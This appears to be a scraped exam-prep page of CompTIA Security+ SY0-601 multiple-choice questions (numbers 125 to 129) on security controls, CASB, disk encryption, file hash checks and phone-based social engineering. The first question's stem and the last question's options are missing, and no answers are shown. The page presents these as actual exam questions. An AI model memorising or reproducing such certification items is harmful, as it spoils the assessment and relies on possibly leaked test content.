
A. Compensating

B. Corrective

C. Preventive

D. Detective

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 125

Topic #: 1

[All SY0-601 Questions]


The Chief Information Security Officer directed a risk reduction in shadow IT and created a policy requiring all unsanctioned high-risk SaaS applications to be blocked from user access. Which of the following is the BEST security solution to reduce this risk?

A. CASB

B. VPN concentrator

C. MFA

D. VPC endpoint



Actual exam question from CompTIA's SY0-601

Question #: 126

Topic #: 1

[All SY0-601 Questions]

A technician enables full disk encryption on a laptop that will be taken on a business trip. Which of the following does this process BEST protect?

A. Data in transit

B. Data in processing

C. Data at rest

D. Data tokenization

Actual exam question from CompTIA's SY0-601

Question #: 127

Topic #: 1

[All SY0-601 Questions]

A security analyst was called to investigate a file received directly from a hardware manufacturer. The analyst is trying to determine whether the file was modified in transit before installation on the user's computer. Which of the following can be used to safely assess the file?


A. Check the hash of the installation file.

B. Match the file names.

C. Verify the URL download location.

D. Verify the code signing certificate.

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 128

Topic #: 1

[All SY0-601 Questions]


A help desk technician receives a phone call from someone claiming to be a part of the organization's cybersecurity incident response team. The caller asks the technician to verify the network's internal firewall IP Address. Which of the following is the technician's BEST course of action?

A. Direct the caller to stop by the help desk in person and hang up declining any further requests from the caller.

B. Ask for the caller's name, verify the person's identity in the email directory, and provide the requested information over the phone.

C. Write down the phone number of the caller if possible, the name of the person requesting the information, hang up, and notify the organization's cybersecurity officer.

D. Request the caller send an email for identity verification and provide the requested information via email to the caller.



Actual exam question from CompTIA's SY0-601
Question #: 129
Topic #: 1
[All SY0-601 Questions]

Which of the following would BEST provide detective and corrective controls for thermal regulation?

